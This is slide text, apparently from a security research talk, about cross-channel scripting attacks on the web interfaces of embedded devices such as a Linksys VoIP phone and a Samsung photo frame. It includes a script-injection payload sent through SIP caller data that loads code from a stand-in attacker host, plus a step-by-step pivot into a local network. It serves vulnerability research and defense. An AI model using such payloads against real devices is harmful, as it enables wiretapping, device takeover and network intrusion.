
Part 2: Defenses against XCS

More XCS Examples

Embedded web interfaces?



Embedded vs. public web servers




Data :
- Parks associates
- Netcraft

Web management interfaces



Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*



Recipe for a disaster



Vendors build their own web applications

- ▶ Standard web server (sometimes)
- ▶ Custom web application stack
- ▶ Weak web security

New features/services added at a fast pace

- ▶ Vendors compete on number of services in product
- ▶ Interactions between services ➔ vulnerabilities

Outcome



Vulnerabilities in **every** device we audited



VoIP phone

- ▶ Linksys SPA942
- ▶ Web interface
- ▶ SIP support
- ▶ Call logs

SIP XCS






I Attacker makes a call as

```
<script src="//evil.com/"></script>
```



1 Attacker makes a call as

`<script src="//evil.com/"></script>`



2 Administrator accesses web interface






1 Attacker makes a call as

`<script src="//evil.com/"></script>`

2 Administrator accesses web interface



3 Payload executes

SIP XCS



Outcome: phone reconfiguration, VoIP wiretapping...



WiFi photo frame

- ▶ Samsung SPF85V
- ▶ RSS / URL feed
- ▶ Windows Live
- ▶ WMV / AVI

Photo frame XCS




Photo frame XCS



I Attacker infects via CSRF

Internet




Photo frame XCS



1 Attacker infects via CSRF

Internet



2 User connects to manage



Photo frame XCS



1 Attacker infects via CSRF

Internet



3 Payload executes

2 User connects to manage



Devices as stepping stones




Devices as stepping stones




↑ I Administer
the device




Devices as stepping stones



Devices as stepping stones



2 Browse
internet




3 Trigger POST (e.g. via Ads)




I Administer
the device

Devices as stepping stones



2 Browse
internet



3 Trigger POST (e.g. via Ads)



4 Infect
the device



Devices as stepping stones



↑
5 Access files



Devices as stepping stones



6 Send malicious payload

5 Access files



Devices as stepping stones



6 Send malicious payload

5 Access files



7 Attack local network




Another boring NAS device?



